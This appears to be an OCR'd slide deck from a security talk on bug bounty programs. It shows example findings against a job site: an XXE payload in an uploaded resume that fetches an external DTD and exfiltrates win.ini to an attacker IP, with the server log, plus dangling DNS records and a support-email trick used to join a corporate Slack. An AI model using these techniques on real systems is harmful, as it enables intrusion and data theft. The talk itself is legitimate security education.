inflating: word/document.xml
```


## XXE



A screenshot of the XXE tool interface. The title bar says "document.xml — securityworkshop". The main window shows the XML code:

```
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2
3 <!DOCTYPE go [
4 <!ENTITY % go2 SYSTEM "http://52.64.105.114/payload.dtd">
5 %go2;
6 %all;
7 %send;
8 ]>
```

The URL "http://52.64.105.114/payload.dtd" is highlighted with a yellow box.



```
→ Downloads zip -u xxe_test_external_dtd.docx
updating: word/ (stored 0%)
updating: word/document.xml (deflated 65%)
```

## XXE

```
payload.dtd
1 <!ENTITY % file SYSTEM "file:///c:/windows/win.ini">
2 <!ENTITY % all "<!ENTITY &#37; send SYSTEM
'<http://52.64.105.114/?%file; '>">
```



<http://52.64.105.114/payload.dtd>

```
jberton — admin@ip-10-0-0-63: ~
admin@ip-10-0-0-63:~$ sudo python -m SimpleHTTPServer 80
sudo: unable to resolve host ip-10-0-0-63
Serving HTTP on 0.0.0.0 port 80 ...
```

**Career history**

Required

**Current status**

Required

**Skills & qualifications****Role preferences****Add a new resume** - 2MB maximum file size

Up to 10 resumes can be stored securely in your account.  
You can use them to apply from any computer or mobile device.

Microsoft Word (.doc or .docx), Adobe Acrobat (.pdf) or text file  
(.txt or .rtf)

**Add a resume****Select a primary resume**

One resume can be selected as the primary resume for your profile

 xxе\_3\_.docx

15k - Added 21 Jun 2016



## XXE

```
Downloads — admin@ip-10-0-0-63: ~ — ssh kaliextern — 99x34
admin@ip-10-0-0-63:~$ sudo python -m SimpleHTTPServer 80
sudo: unable to resolve host ip-10-0-0-63
Serving HTTP on 0.0.0.0 port 80 ...
54.66.194.71 - - [21/Jun/2016 03:53:34] "GET /payload.dtd HTTP/1.1" 200 -
54.66.194.71 - - [21/Jun/2016 03:53:34] "GET /?;%20for%2016-bit%20app%20support%0D%0A[fonts]%0D%0A[%extensio
ns]%0D%0A[mci%20extensions]%0D%0A[files]%0D%0A[Mail]%0D%0AMAPI=1 HTTP/1.1" 301 -
```



c:/windows/win.ini

```
for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

# Dangling Domains

**remoted.skinfra.xyz - Infected server ?**

97.08% • [REDACTED] • 06/28/2017



RESOLVED



I didn't find vulnerability but,  
I think your webserver : remoted.skinfra.xyz was infected by a malware ;)  
  
As you can see on index.html http://remoted.skinfra.xyz/ ;)

Reference Number 97dce061c1eebc8418ebdc4092c222efb14a14a38714392e78e434742a2a  
2f8b

VRT v1.1 ⓘ Other

**Priority**

P3 - Moderate



Target \*.skinfra.xyz

**Assignee** ⓘ

Assign yourself or Someone else

Bug URL Empty



```
$ dig remoted.skinfra.xyz
```

```
<<>> DiG 9.8.3-P1 <<>> remoted.skinfra.xyz
```

...

```
remoted.skinfra.xyz.      IN   A      52.64.41.231
```

# Dangling A Records...


remoted.skinfra.xyz



Search




remoted.skinfra.xyz




The 7 Day Sex Challenge Will Change Your Sex Life Forever And Here Are All The Details. Can You Do It?



10 Things All Women Do When They Are Cheating In Relationship (No.4 Is Use Most Common)



Here's How Long Sex Lasts For The Average Person. How Do You Match Up?




This Woman Shed 95 Pounds By Following Two Simple Techniques



11 Ways To Have Incredible, Hot Sex If He Has A Small Penis.




7 Habits Of Guys Who Are Terrible In Bed



## Dangling A Records...

<input type="checkbox"/>	eng.prod.skinfra.xyz.	NS	ns-803.awsdns-36.net. ns-428.awsdns-53.com.	-
<input type="checkbox"/>	shared.prod.skinfra.xyz.	NS	ns-1884.awsdns-43.co.uk. ns-1405.awsdns-47.org. ns-126.awsdns-15.com. ns-938.awsdns-53.net.	-
<input type="checkbox"/>	remoted.skinfra.xyz.	A	52.64.41.231	-
<input type="checkbox"/>	int.remoted.skinfra.xyz.	A	52.62.106.35	-
<input type="checkbox"/>	remotef.skinfra.xyz.	A	52.62.128.231	-
<input type="checkbox"/>	remoteg.skinfra.xyz.	A	52.65.87.79	-
<input type="checkbox"/>	servers.skinfra.xyz.	A	ALIAS dx8qz0kv0m4g1.cloudfront.net. (z2fdtndataq)	No
<input type="checkbox"/>	splunk-uf-devops.skinfra.xyz.	A	172.24.0.81	-

# The End








Corporate Slack Team Access

## Setting the Scene



Gaining access to internal Slack channels (1156 active members) + reading e-mails to support@  
100% · [progress bar] · 06/08/2017



# Contact Us

## FAQs

Select a subject to view answers to frequently asked questions.

Please select

### I'm having trouble signing in

Don't worry, it happens to everyone. Click the '**Trouble signing in?**' link at the sign in section to enter your email and we'll send you a link to reset your password.

### Having trouble applying for a job?

Clear your browsing history following [these instructions](#) and try again. Also note that some of the job ads on our site take you directly to the company's website to complete the application. If their website is having trouble, feel free to let us know which job and we can contact them for you.

### Help! I've stopped receiving my JobMail.

JobMail is sent to you whenever new job ads matching your search criteria are listed. Sometimes your email provider can mark your JobMail as spam and you may never receive it. Please make sure you add [jobmail@s.seek.com.au](mailto:jobmail@s.seek.com.au) to your email account's safe list.

## Contact Information

Customer Service: +61 1300 658 700

Mon to Fri, 7am - 7pm AEST

## Have an enquiry?

Alternatively, fill out this form and we'll get back to you. We'll try to reply to your enquiry within 1 business day.

[Employers contact us here](#)

### Subject

Please select

### Name



### Email

### Message

Send

Emails are sent to the CS ticketing system:

**support@seek.com.au**



Sign in with Twitter



Sign in with Facebook



Sign in with Google

Email



Password



Stay signed in

Sign in

Your credentials will be sent over a secure connection

Cancel

I am an Agent

Forgot my password




## My activities

Requests | Contributions | Following

My requests Requests I'm CC'd on

Search requests		Status: Any			
Id	Subject	Created	Last activity	Status	
335094	SEEK on Slack: New Account Details	1 hour ago	1 hour ago	Solved	
335040	Your Slack Team	2 hours ago	2 hours ago	Solved	



Emails here are to  
[support@seek.com.au](mailto:support@seek.com.au) and from  
the user's email address



Sign in with Twitter



Sign in with Facebook



Sign in with Google

Email



Password



Stay signed in

Sign in

Your credentials will be sent over a secure connection

Cancel

I am an Agent

Forgot my password

# Join Twitter today.

hackerman



no-reply@slack.com

.....



Personalize Twitter based on where you've seen Twitter content on the web. [Learn more.](#)

**Sign up**

By signing up, you agree to the [Terms of Service](#) and [Privacy Policy](#), including [Cookie Use](#). Others will be able to find you by email or phone number when provided.



Twitter does not force email verification.

**Authorize Login to [REDACTED] to use  
your account?**

no-reply@slack.com 4

[REDACTED] 4

Remember me · [Forgot password?](#)

**Authorize app**

**Cancel**

**This application will be able to:**

- Read Tweets from your timeline.
- See who you follow.

**Will not be able to:**

- Follow new people.
- Update your profile.
- Post Tweets for you.
- Access your direct messages.
- See your email address.
- See your Twitter password.



## My activities

[Requests](#)[Contributions](#)[Following](#)[My requests](#)[Requests I'm CC'd on](#)Status: 

ID	Subject	Created	Last activity	Status
335094	<a href="#">SEEK on Slack: New Account Details</a>	1 hour ago	1 hour ago	<span>Solved</span>
335040	<a href="#">Your Slack Team</a>	2 hours ago	2 hours ago	<span>Solved</span>

Asked me for an email address  
and logged me in... hmmm

# Twitter Developer Documentation

Docs / REST APIs / Reference Documentation / GET account/verify\_credentials

Parameter: include\_email

When set to *true* **email** will be returned in the user objects as a string.

If the user does not have an email address on their account, or **if the email address is not verified**, null will be returned.

We can see emails to [support@seek.com.au](mailto:support@seek.com.au) and from... any email address...

So we could read SEEK user's support email tickets... Not that interesting :(

What's next?



# Find your team

Enter your email address

personemail@gmail.com

Try up to 10 email addresses, separated with commas

We'll send you an email with sign-in links for any Slack teams associated with the address(es) you enter here.

**Send me a sign-in email**



Slack sends emails  
from  
no-reply@slack.com



Slack <no-reply@slack.com>

to me

3 Apr



Hello!

You asked us to send you a magic link for quickly signing in



# Find your team

Enter your email address

support@seek.com.au

Try up to 10 email addresses, separated with commas

We'll send you an email with sign-in links for any Slack teams associated with the address(es) you enter here.

**Send me a sign-in email**



[My requests](#)[Requests I'm CC'd on](#)

Status: Any ▾

Id	Subject	Created	Last activity
335094	SEEK on Slack: New Account Details	1 hour ago	1 hour ago
335040	Your Slack Team	2 hours ago	2 hours ago



Slackman

Today at 08:30



Hi there,

We searched for Slack teams you've already joined or are allowed to join, using [support@seek.com.au](mailto:support@seek.com.au). It looks like you have several! 🎉

---

---

**Anyone with an email address at seek.com.au  
has permission to join these teams:**



**SEEK** (573 active members)  
[seekchat.slack.com](https://seekchat.slack.com)

Join



Slackman Today 09:47 am



## Welcome to Slack!

You've joined the new Slack team **SEEK**. Here are your account details:




**SEEK**

Team URL: [seekchat.slack.com](https://seekchat.slack.com)

Email: [support@seek.com.au](mailto:support@seek.com.au)

[Sign In](#)



## Team Signup Mode

Choose to make your team [signup process](#) invitation only, or allow anyone with a certain email address format to sign up.

- Invitation only**
- Any email address from these domains:**

@seek.com.au

To allow email addresses from multiple domains, separate them with commas.

# Appendix

Pro's and Con's

### Pros

- Can be more cost effective.
- Pay researchers per bug not for time spent.

### Cons

- Program management overhead.
- Stakeholder management.
- Communicating with ALL the researchers.
- Validating, triaging and deduping issues reported.

### Pros

- Researchers incentives are different.
- Rewarded for valid bugs not time spent looking.
- Rewards don't have to be money (swag, experience, reputation, fun).

### Cons

- If you reward swag or kudos instead of money the testers might go elsewhere.
- Over time researchers get bored and move on. Need to increase payouts to keep interest.

### Pros

- Diverse skill sets.
- Researchers specialise in finding certain types of issues.
- Leads to high quality bugs.
- Multiply this by 100+ researchers.

### Cons

- No guarantee of researcher's skill level or what types of issues they have tested for.

### Pros

- Scales well.
- Tap into 100's of testers almost instantly.
- Increase assurance on one site or multiple.

### Cons

- Only scales well if the incentives are there.
- Test coverage is hard to judge.
- Difficult to know when testers last tested the app, page or feature.

### Pros

- ❑ Fits into a continuous delivery environment.
- ❑ Ongoing program can continually test your apps. Instead of point in time.

### Cons

- ❑ Can continually test your app only if you are running an effective program with ongoing researcher activity.
- ❑ Hard to get researchers to focus on small site changes.

### Pros

- Marketing your company's security.
- Public programs tell the public that you are trying to make your apps and their data secure.

### Cons

- Can lead to the public knowing that you have bugs.
- Can be hard to keep researchers quiet for the long term.

### Pros

- Good way of learning about your blind spots.
- Multiple opportunities to run blue team exercises.
- Researchers find systems and features you didn't even know were there.

### Cons

- Testers will find and test sites you don't want them to test.

## Risk Mitigations

### Risk

A researcher could perform testing that brings down or disrupts production (if testing on production systems).

### Mitigation

- Program brief state's Denial of Service on any in scope targets.
- Ban researcher from program. They will stop as they will not get paid and get negative points on the HaaS.
- If you have the ability (e.g. a WAF) you can block the IP address that is causing the issues.
- Use a testing environment for the bug bounty program.

### Risk

A researcher could interact with real customers and steal real customer data.

### Mitigation

- The brief states not to interact with real customers. Ban researcher from program.
- Existing security controls will prevent most customers being affected.
- Parts of the site that are too hard to test without interacting with customers are taken out of scope.

### Risk

A researcher could exploit a vulnerability and steal sensitive data.

### Mitigation

- In the brief it states issues should be reported immediately and sensitive data must not be exfiltrated.
  
- Bonuses are rewarded for getting access to sensitive data and systems, incentivising them to report the issue quickly.

### Risk

A researcher could publicly disclose an issue during or after the program.

### Mitigation

- They will not receive a reward, will be banned from the program and their reputation score will suffer.
  
- Ensure that the business is capable and ready to fix reported issues (especially the high issues) as quickly as possible. So that the risk is minimised if it did go public.

# The End

## Credits/References

- <https://pages.bugcrowd.com/hubfs/PDFs/state-of-bug-bounty-2016.pdf>
- <https://www2.trustwave.com/rs/815-RFM-693/images/2016%20Trustwave%20Global%20Security%20Report.pdf>
- <http://www.wired.co.uk/article/hack-the-pentagon-bug-bounty>
- <http://bugsheet.com/directory>
- <http://www.theverge.com/2016/3/8/11179926/facebook-account-security-flaw-bug-bounty-payout>
- <http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/>
- <http://www.cio.com.au/article/606319/australia-hardest-hit-globally-by-cyber-security-skills-shortage-report/>
- <http://www.abc.net.au/news/2015-08-27/global-skills-shortage-for-cyber-security-experts2c-says-commo/6730034>
-